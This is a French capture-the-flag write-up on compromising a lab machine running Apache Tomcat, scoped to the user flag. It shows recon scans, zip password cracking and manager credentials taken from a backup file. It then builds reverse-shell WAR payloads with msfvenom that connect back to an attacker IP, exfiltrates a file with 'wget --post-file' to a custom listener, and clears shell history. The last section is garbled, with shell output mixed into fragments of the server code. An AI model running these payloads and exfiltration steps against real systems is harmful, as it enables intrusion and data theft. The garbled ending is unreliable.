
J'ai également effacé l'historique en mémoire du shell actif :

```
history -c
```

Machine RTx01

Flag utilisateur

Quand on lance la machine, on voit ces trois utilisateurs.



Je me fais un nmap sur le réseau pour avoir l'IP de la machine.

```
nmap 192.168.191.0/24
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-25 00:27 EST
Nmap scan report for 192.168.191.13
Host is up (0.00030s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
MAC Address: 08:00:27:70:16:58 (Oracle VirtualBox virtual NIC)
```

→ On voit que l'IP est 192.168.191.13

```
gobuster dir -u http://192.168.191.13 -w
/usr/share/wordlists/dirb/common.txt -oA gobuster.txt
```

```
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:      Flag root      http://192.168.191.13
[+] Method:   GET
[+] Threads:  10
[+] Wordlist:  /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:  404
[+] User Agent:  gobuster/3.6
[+] Timeout:  10s

Starting gobuster in directory enumeration mode

/.hta          (Status: 403) [Size: 279]
/.htaccess     (Status: 403) [Size: 279]
/.htpasswd     (Status: 403) [Size: 279]
/index.html    (Status: 200) [Size: 10918]
/server-status (Status: 403) [Size: 279]
Progress: 4614 / 4615 (99.98%)

Finished
```

→ On découvre plusieurs fichiers et dossiers


```
nmap -sS -sV 192.168.191.13 -oN nmap.txt
```

```
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-25 23:08 EST
Nmap scan report for 192.168.191.13
Host is up (0.00073s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
8080/tcp   open  http     Apache Tomcat 9.0.53
MAC Address: 08:00:27:70:16:58 (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel


Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.79 seconds
```

→ Il y a 3 ports d'ouvert ssh, http et alternative http


Quand on arrive sur le site, on voit que c'est la page par défaut d'apache.



Quand j'essaie les autres répertoires, on me dit que je n'ai pas les autorisations.



J'essaie maintenant le serveur HTTP sur le port 8080.



Je regarde maintenant les répertoires avec gobuster.

```
gobuster dir -u http://192.168.191.13:8080 -w  
/usr/share/wordlists/dirb/common.txt -o gobuster_8080
```

```
/docs (Status: 302) [Size: 0] [→ /docs/]  
/examples (Status: 302) [Size: 0] [→ /examples/]  
/favicon.ico (Status: 200) [Size: 21630]  
/host-manager (Status: 302) [Size: 0] [→ /host-manager/]  
/manager (Status: 302) [Size: 0] [→ /manager/]  
Progress: 4614 / 4615 (99.98%)
```

→ On y découvre plusieurs répertoires et une icône

J'ai essayé d'utiliser metasploit mais sans succès.

```
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > show options

Module options (exploit/multi/http/tomcat_jsp_upload_bypass):

  Name      Current Setting  Required  Description
  ---      -
  Proxies    192.168.191.13  yes       A proxy chain of format type:host:port[,type:host:port][ ... ]
  RHOSTS     192.168.191.13  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT      8080             yes       The target port (TCP)
  SSL        false            no        Negotiate SSL/TLS for outgoing connections
  TARGETURI  /tomcat/         yes       The URI path of the Tomcat installation
  VHOST      HTTP server virtual host

Payload options (generic/shell_reverse_tcp):

  Name      Current Setting  Required  Description
  ---      -
  LHOST     192.168.191.254 yes       The listen address (an interface may be specified)
  LPORT     5555             yes       The listen port

Exploit target:

  Id  Name
  --  --
  0    Automatic

View the full module info with the info, or info -d command.

msf6 exploit(multi/http/tomcat_jsp_upload_bypass) > run

[*] Started reverse TCP handler on 192.168.191.254:5555
[*] Uploading payload ...
[-] Exploit aborted due to failure: unexpected-reply: Failed to upload the payload
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_jsp_upload_bypass) >
```

→ J'ai utilisé toutes les exploitations que j'ai pu faire, mais rien n'a fonctionné.

Après avoir compris que la solution n'était pas là, je suis reparti dans le cours de pentesting pour voir de nouvelles commandes.

SCANNING ET ENUMERATION WEB - QUELQUES OUTILS

- Objectif : Comprendre l'environnement et découvrir les applications
- Les outils
 - **nmap** : Détecter les applications web (vérifier aussi les ports non conventionnels)
 - **nessus** : Scanner de vulnérabilité
 - **nikto** : Enumération du serveur web
 - **dirb** / **gobuster** : Enumération de répertoires avec dictionnaires
 - CMS
 - **wpscan** : Enumération Wordpress
 - **joomscan** : Enumération Joomla
 - **typo3scan** : Enumération Typo3
- Actions manuelles d'énumération : Vérifier les fichiers **robots.txt** + **sitemap.xml** + **/admin/...**

→ Comme je sais qu'il s'agit d'un serveur web, je vais essayer nikto en premier

J'ai donc utilisé nikto avec la commande suivante.

```
nikto -h 192.168.191.13 -p 8080 -o nikto.txt -Format txt
```

```
- Nikto v2.5.0


+ Target IP:      192.168.191.13
+ Target Hostname: 192.168.191.13
+ Target Port:    8080
+ Start Time:     2024-11-27 09:28:31 (GMT-5)

+ Server: No banner retrieved
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https
+ /: The X-Content-Type-Options header is not set. This could allow the user
sing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ /backup.zip: Potentially interesting backup/cert file found. . See: https:
+ /favicon.ico: identifies this app/server as: Apache Tomcat (possibly 5.5.2)
+ OPTIONS: Allowed HTTP Methods: GET, HEAD, POST, PUT, DELETE, OPTIONS .
+ HTTP method ('Allow' Header): 'PUT' method could allow clients to save fil
+ HTTP method ('Allow' Header): 'DELETE' may allow clients to remove files o
+ /examples/servlets/index.html: Apache Tomcat default JSP pages present.
+ /examples/jsp/snp/snoop.jsp: Displays information about page retrievals, in
+ /readme.txt: This might be interesting.
+ /manager/html: Default Tomcat Manager / Host Manager interface found.
+ /host-manager/html: Default Tomcat Manager / Host Manager interface found.
+ /manager/status: Default Tomcat Server Status interface found.
+ /host-manager/status: Default Tomcat Server Status interface found.
+ 8253 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:       2024-11-27 09:28:47 (GMT-5) (16 seconds)

+ 1 host(s) tested
```

→ Je découvre deux nouvelles informations : readme.txt et /backup.zip

Je lis en premier le readme.txt.



← → ↻ 🏠 192.168.191.13:8080/readme.txt

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking D

Hey randy! It's your System Administrator. I left you a file on the server, I'm sure nobody will find it. Also remember to use that password I gave you.

→ Je dois alors rechercher un fichier

Je teste maintenant /backup.zip. Cela me fait télécharger ce fichier que je dois à présent décompresser.

```
unzip backup.zip -d backup
```

Mais il me demande un mot de passe.

```
(kali㉿kali)-[~/ctf/rtx01]
$ unzip backup.zip -d backup

Archive:  backup.zip
[backup.zip] catalina.policy password:
  skipping: catalina.policy          incorrect password
  skipping: catalina.properties      incorrect password
  skipping: context.xml              incorrect password
  skipping: jaspic-providers.xml     incorrect password
  skipping: jaspic-providers.xsd     incorrect password
  skipping: logging.properties       incorrect password
  skipping: server.xml               incorrect password
  skipping: tomcat-users.xml         incorrect password
  skipping: tomcat-users.xsd         incorrect password
  skipping: web.xml                  incorrect password
```

J'essaie donc de le craquer grâce à fcrackzip

```
fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt backup.zip
```

Le mot de passe met donner rapidement, il s'agit de : @a2005200263pmm245

```
(kali㉿kali)-[~/ctf/rtx01]
$ fcrackzip -u -D -p /usr/share/wordlists/rockyou.txt backup.zip

PASSWORD FOUND!!!!: pw = @a2005200263pmm245
```

Je vais donc décompresser, mais cette fois-ci, j'ai le mot de passe. Cela me donne beaucoup de fichier.

```

(kali㉿kali)-[~/ctf/rtx01]
$ unzip backup.zip -d backup

Archive:  backup.zip
[backup.zip] catalina.policy password:
  inflating: backup/catalina.policy
  inflating: backup/catalina.properties
  inflating: backup/context.xml
  inflating: backup/jaspic-providers.xml
  inflating: backup/jaspic-providers.xsd
  inflating: backup/logging.properties
  inflating: backup/server.xml
  inflating: backup/tomcat-users.xml
  inflating: backup/tomcat-users.xsd
  inflating: backup/web.xml
  
```

→ Je cherche dans chaque fichier s'il y a des informations importantes.


Je vois que c'est tous des fichier de configuration, mais dans tomcat-users.xml, je découvre des mots de passe :

```

<role rolename="manager-gui"/>
<user username="manager" password="joRpH4Q75jbNgs" roles="manager-gui"/>

<role rolename="admin-gui"/>
<user username="admin" password="joRpH4Q75jbNgs" roles="admin-gui, manager-gui"/>
</tomcat-users>
  
```

Maintenant que j'ai un accès admin je peux essayer de me reconnecter à la page de tom-cat.



→ J'ai maintenant l'accès

Je commence donc à fouiller le site. Je vois que je pourrais uploader un fichier war malveillant, mais je laisse ça de côté pour l'instant, j'ai envie de réessayer metasploit vu que j'ai maintenant des accès supplémentaires.

Je lance metasploit.

```
msfconsole
```

Je recherche Tom-cat

```
search tomcat
```

Dans la liste des vulnérabilité j'en choisi un.

Matching Modules									
#	Name	Path	Disclosure Date	Rank	Check	Description	Confidence	Platform	Language
0	auxiliary/dos/http/apache_commons_fileupload_dos	Apache Commons FileUpload	2014-02-06	normal	No	Apache Commons FileUpload and Apache Tomcat DoS	100%	Linux, Windows	Java
1	exploit/multi/http/struts_dev_mode	Apache Struts 2 Developer Mode	2012-01-06	excellent	Yes	Apache Struts 2 Developer Mode OGNI Execution	100%	Linux, Windows	Java
2	exploit/multi/http/struts2_namespace_ognl	Apache Struts 2 Namespace	2018-08-22	excellent	Yes	Apache Struts 2 Namespace Redirect OGNI Injection	100%	Linux, Windows	Java
3	target: Automatic detection								
4	target: Windows	Tomcat Manager Application							
5	target: Linux								
6	exploit/multi/http/struts_code_exec_classloader	Apache Struts ClassLoader Manipulation	2014-03-06	manual	No	Apache Struts ClassLoader Manipulation Remote Code Execution	100%	Linux, Windows	Java
7	target: Java								
8	target: Linux								
9	target: Windows	Tomcat Manager Application							
10	target: Windows	Tomcat 6 & 7 and GlassFish 4 (Remote SMB Resource)							
11	auxiliary/admin/http/tomcat_ghostcat	Apache Tomcat	2020-02-20	normal	Yes	Apache Tomcat AJP File Read	100%	Linux, Windows	Java
12	exploit/windows/http/tomcat_cgiservlet_enableCmdLineArguments	Apache Tomcat	2019-04-10	excellent	Yes	Apache Tomcat CGIServlet enableCmdLineArguments Vulnerability	100%	Windows	Java
13	exploit/multi/http/tomcat_mgr_deploy	Apache Tomcat Manager Application	2009-11-09	excellent	Yes	Apache Tomcat Manager Application Deployer Authenticated Code Execution	100%	Linux, Windows	Java
14	target: Automatic								
15	target: Java Universal								
16	target: Windows Universal								
17	target: Linux x86								
18	exploit/multi/http/tomcat_mgr_upload	Apache Tomcat Manager	2009-11-09	excellent	Yes	Apache Tomcat Manager Authenticated Upload Code Execution	100%	Linux, Windows	Java
19	target: Java Universal								
20	target: Windows Universal								
21	target: Linux x86								
22	auxiliary/dos/http/apache_tomcat_transfer_encoding	Apache Tomcat	2010-07-09	normal	No	Apache Tomcat Transfer-Encoding Information Disclosure and DoS	100%	Linux, Windows	Java
23	auxiliary/scanner/http/tomcat_enum	Apache Tomcat	2010-07-09	normal	No	Apache Tomcat User Enumeration	100%	Linux, Windows	Java
24	exploit/linux/local/tomcat_rhel_based_temp_priv_esc	Apache Tomcat on RedHat	2016-10-10	manual	Yes	Apache Tomcat on RedHat Based Systems Insecure Temp Config Privilege Escalation	100%	Linux	Java
25	exploit/linux/local/tomcat_ubuntu_log_init_priv_esc	Apache Tomcat on Ubuntu	2016-09-30	manual	Yes	Apache Tomcat on Ubuntu Log Init Privilege Escalation	100%	Linux	Java
26	exploit/multi/http/atlassian_confluence_webwork_ognl_injection	Atlassian Confluence WebWork	2021-08-25	excellent	Yes	Atlassian Confluence WebWork OGNI Injection	100%	Linux, Windows	Java
27	target: Unix Command								
28	target: Linux Dropper								
29	target: Windows Command								
30	target: Windows Dropper								
31	target: PowerShell Stager								
32	exploit/windows/http/cayin_xpost_sql_rce	Cayin xPost wayfinder_seqid SQLi to RCE	2020-06-04	excellent	Yes	Cayin xPost wayfinder_seqid SQLi to RCE	100%	Windows	Java
33	exploit/multi/http/cisco_dcnm_upload_2019	Cisco Data Center Network Manager	2019-06-26	excellent	Yes	Cisco Data Center Network Manager Unauthenticated Remote Code Execution	100%	Linux, Windows	Java
34	target: Automatic								
35	target: Cisco DCNM 11.1(1)								
36	target: Cisco DCNM 11.0(1)								
37	target: Cisco DCNM 10.4(2)								
38	exploit/linux/http/cisco_hyperflex_hx_data_platform_cmd_exec	Cisco HyperFlex HX Data Platform	2021-05-05	excellent	Yes	Cisco HyperFlex HX Data Platform Command Execution	100%	Linux	Java
39	target: Unix Command								
40	target: Linux Dropper								
41	exploit/linux/http/cisco_hyperflex_file_upload_rce	Cisco HyperFlex HX Data Platform	2021-05-05	excellent	Yes	Cisco HyperFlex HX Data Platform unauthenticated file upload to RCE (CVE-2021-1499)	100%	Linux	Java
42	target: Java Dropper								

```
use exploit/multi/http/tomcat_mgr_upload
```

ou

```
use 18
```

Je regarde la liste des éléments à mettre pour utiliser cette vulnérabilité.

```
show options
```

Ensuite je met les éléments nécessaires.

```
use exploit/multi/http/tomcat_mgr_upload
set RHOSTS 192.168.191.13
```

```
set RPORT 8080
set HttpUsername admin
set HttpPassword joRpH4Q75jbNGs
set TARGETURI /manager/html
set PAYLOAD java/meterpreter/reverse_tcp
set LHOST 192.168.191.254
set LPORT 4444
run
```

Puis je lance avec la commande run.

```
run
```

Mais toujours aucun succès.

```
msf6 exploit(multi/http/tomcat_mgr_upload) > run Foundations/em></font></center>
[*] Started reverse TCP handler on 192.168.191.254:4444
[*] Retrieving session ID and CSRF token ...
[-] Exploit aborted due to failure: unknown: Unable to access the Tomcat Manager
[*] Exploit completed, but no session was created.
```

Je vais donc créer un fichier war malveillant avec msfvenom.

```
msfvenom -p java/meterpreter/reverse_tcp LHOST=192.168.191.254
LPORT=4444 -f war -o shell.war
```


Je peux maintenant l'uploader.

WAR file to deploy	
Select WAR file to upload	Browse... shell.war
Deploy	

Je mets maintenant le port 4444 sur écoute.

```
nc -lnvp 4444
```

Je lance désormais le fichier malveillant.



Mais rien ne se passe.

```

(kali㉿kali)-[~]
$ nc -lnvp 4444

listening on [any] 4444 ...
ls
pwd
/usr/bin/python -c 'import pty; pty.spawn("/bin/bash")'
/usr/bin/python -c 'import pty; pty.spawn("/bin/bash")'
python3 -c 'import pty; pty.spawn("/bin/bash")'

```

Même avec metasploit il ne se passe rien.

```

msf6 exploit(multi/http/tomcat_mgr_upload) > run
[*] Started reverse TCP handler on 192.168.191.254:4444
[*] Retrieving session ID and CSRF token ...
[-] Exploit aborted due to failure: unknown: Unable to access the Tomcat Manager
[*] Exploit completed, but no session was created.
msf6 exploit(multi/http/tomcat_mgr_upload) > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set PAYLOAD java/meterpreter/reverse_tcp
PAYLOAD => java/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.191.254
LHOST => 192.168.191.254
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > run
[-] Handler failed to bind to 192.168.191.254:4444:-
[-] Handler failed to bind to 0.0.0.0:4444:-
[-] Exploit failed [bad-config]: Rex::BindFailed The address is already in use or unavailable: (0.0.0.0:4444).
[*] Exploit completed, but no session was created.
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.191.254:4444
ls
ls /usr/bin/kali -ls=crf/rtx01/backup

```

Avec de la persévérance, j'ai continué à essayer on m'a dit ceci.

```
(kali㉿kali)-[~]  
$ nc -lnvp 4444  
  
listening on [any] 4444 ...  
connect to [192.168.191.254] from (UNKNOWN) [192.168.191.13] 57770  
ls  
pwd  
java.lang.OutOfMemoryError: Java heap space  
    at metasploit.Payload.bootstrap(Unknown Source)  
    at metasploit.Payload.main(Unknown Source)
```

Il me faut donc un code plus léger, j'utilise toujours msfvenom

```
msfvenom -p java/shell_reverse_tcp LHOST=192.168.191.254 LPORT=4444 -f  
war -o shell_light.war
```

Je refais alors les mêmes étapes.

WAR file to deploy
Select WAR file to upload Browse... shell_light.war Deploy

Et cette fois-ci j'ai un shell.

```
(kali㉿kali)-[~]  
$ nc -lnvp 4444  
  
listening on [any] 4444 ...  
connect to [192.168.191.254] from (UNKNOWN) [192.168.191.13] 57776  
ls  
crontabs  
pwd  
/var/spool/cron  
█
```

Je le stabilise avec la commande*

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
```

```
python3 -c 'import pty; pty.spawn("/bin/bash")'  
tomcat@corrosion:/var/spool/cron$ █
```

Je me balade sur la machine et je vois maintenant que j'ai accès au dossier de Jerry pas celui Tom.

```
tomcat@corrosion:/var/spool/cron$ cd crontabs
cd crontabs
bash: cd: crontabs: Permission denied
tomcat@corrosion:/var/spool/cron$ cd /
cd /
tomcat@corrosion:/$ ls
ls
bin      dev      lib      libx32   mnt      root     snap     sys      var
boot     etc      lib32    lost+found  opt      run      srv      tmp
cdrom    home     lib64    media    proc     sbin     swapfile  usr
tomcat@corrosion:/$ cd home
cd home
tomcat@corrosion:/home$ ls
ls
jerry    tom
tomcat@corrosion:/home$ cd tom
cd tom
tomcat@corrosion:/home/tom$ ls
ls
ls: cannot open directory '.': Permission denied
tomcat@corrosion:/home/tom$ cd ..
cd ..
tomcat@corrosion:/home$ cd jerry
cd jerry
tomcat@corrosion:/home/jerry$ ls
ls
Desktop  Downloads  note.txt  Public      Templates  Videos
Documents Music      Pictures  randombase64.py  user.txt
tomcat@corrosion:/home/jerry$ cat user.txt
cat user.txt
9cae7c52899667bf1be72000bfe8e1d7 -
tomcat@corrosion:/home/jerry$
```

Je lis note.txt et user.txt

```
tomcat@corrosion:/home/jerry$ cat note.txt
cat note.txt
Bonjour,

J'ai modifié des permissions dans ton répertoire.

A bientôt

root
tomcat@corrosion:/home/jerry$ cat user.txt
cat user.txt
9cae7c52899667bf1be72000bfe8e1d7 -
tomcat@corrosion:/home/jerry$
```

→ J'ai donc le premier flag: user.txt

Je regarde maintenant mes privilèges avec `sudo -l`, mais je n'ai pas le mot de passe alors j'essaie autre chose. Avec la commande `find` je peux voir tous les fichiers avec des permissions `suid`

```
find / -perm -u=s -type f 2>/dev/null
```

→ Cela me renvoie beaucoup de résultats

J'essaie donc quelques commandes.

```
pkexec /bin/bash
```

→ Demande le mot de passe de Jerry

```
/usr/bin/vmware-user-suid-wrapper
```

→ Error: /usr/bin/vmtoolsd must be run inside a virtual machine, on a VMware hypervisor product.

En faisant cette commande j'ai découvert de nouveaux fichiers qui contiennent "password"..

```
grep -ri "password" /home/jerry 2>/dev/null
```

```
grep -ri "password" /home/jerry 2>/dev/null
Binary file /home/jerry/.cache/tracker/meta.db matches
Binary file /home/jerry/.cache/tracker/ontologies.gvdb matches
```

J'ai voulu lire les fichiers, mais comme je n'ai pas les droits, j'ai lancé un serveur python pour récupérer les fichiers.

Sur la machine attaquante:

```
python3 ./serveur.py
```

```
from http.server import HTTPServer, BaseHTTPRequestHandler
--2024-11-27 11:54:42.118670 [try: 0] http://192.168.191.254:8000/
class CustomHandler(BaseHTTPRequestHandler):
    def do_POST(self):
        # Taille des données reçues
        content_length = int(self.headers['Content-Length'])
        post_data = self.rfile.read(content_length)
        # Gestion des erreurs de décodage
        try:
            decoded_data = post_data.decode('utf-8')
            print(f"Decoded POST data: {decoded_data}")
        except UnicodeDecodeError as e:
            HTTP request print(f"UnicodeDecodeError: {e}")
            print(f"Raw POST data: {post_data}")

        # Réponse au client
        self.send_response(200)
        self.send_header('Content-type', 'text/plain')
        self.end_headers()
        self.wfile.write(b"POST request processed!")

    def do_GET(self):
        self.send_response(200)
        self.send_header('Content-type', 'text/html')
        self.end_headers()
        self.wfile.write(b"<html><body><h1>Server is running</h1></body></html>")

if __name__ == "__main__":
    server_address = ('192.168.191.254', 8000)
    httpd = HTTPServer(server_address, CustomHandler)
    print(f"Serving HTTP on {server_address[0]} port {server_address[1]} ...")
    try:
        httpd.serve_forever()
    except KeyboardInterrupt:
        print("\nShutting down server.")
    httpd.server_close()
```

Sur la machine cible :

```
wget --post-file=meta.db http://192.168.191.254:8000
```

Maintenant que le fichier meta.db est sur ma machine, je peux la lire.

```
tomcat@corrosion:/tmp$ wget --post-file=meta.db http://192.168.191.254:8000
wget --post-file=meta.db http://192.168.191.254:8000
--2024-11-27 21:53:59-- http://192.168.191.254:8000/
Connecting to 192.168.191.254:8000 ... connected.
HTTP request sent, awaiting response... 200 OK
Length: unspecified [text/plain]
Saving to: 'index.html'

index.html      [  =>  ]      23  --.-KB/s   in 0
2024-11-27 21:54:00 (6.40 MB/s) - 'index.html' saved [23]
```

→ En réalité, il se nomme meta.db

J'ai essayé de voir les mots de passe et de me balader dans la table mais je trouve rien d'exploitable.

```
l$ strings meta.db | grep -i "password"
CREATE TABLE "nfo:ArchiveItem" (ID INTEGER NOT NULL PRIMARY KEY, "nfo:isPasswordProtected" INTEGER, "nfo:isPasswordProtected:graph" INTEGER)
http://www.semanticdesktop.org/ontologies/2007/03/22/nfo#isPasswordProtected
http://www.semanticdesktop.org/ontologies/2007/03/22/nfo#isPasswordProtected
A superclass for all entities from which DataObjects can be extracted. Each entity represents a native application or some other system that m
semantic Desktop. Subclasses may include FileSystems, Mailboxes, Calendars, websites etc. The exact choice of subclasses and their properties i
tion is supposed to provide it's own DataSource ontology. Such an ontology should contain supported data source types coupled with properties
s. (paths, urls, passwords etc...)DataSource
States if a given resource is password-protected.isPasswordProtected
Add or remove users and change your password
Unlock access to passwords and other secrets
Passwords and Keys
Passwords and Keys
Manage your passwords and encryption keys
```

J'ai téléchargé un outil comme **LinPEAS** pour analyser automatiquement les configurations du système. J'ai utilisé mon serveur que j'avais créé pour upload LinPEAS sur la cible.

Tout d'abord je télécharge l'outil.

```
wget
https://github.com/carlospolop/PEASS-ng/releases/latest/download/linpeas
.sh
```

Puis je lance le serveur au même endroit.

```
python3 -m http.server 8000
```

Après sur machine cible, je récupère le fichier et je l'exécute dans /tmp. Mais il me rend un rapport très long et qui ne m'avance pas beaucoup.

```
su -
su jerry
su tom
```

```
cd /home      print(f'Raw POST data: {post_data}')
$ ls
ls           # Reponse au client
jerry tom f.send_response(200)
$ cd tom self.send_header('Content-type', 'text/html')
cd tom self.end_headers()
$ ls self.wfile.write(b"POST request processed")
ls
Desktop Downloads Music Public Templates
Documents Files _res Pictures snap Videos
$ cd Documents end_header('Content-type', 'text/html')
cd Documents end_headers()
$ ls self.wfile.write(b"<html><body><h1>Server")
ls
$ cd ..__name__ = "__main__":
cd .. server_address = ('192.168.191.254', 8000)
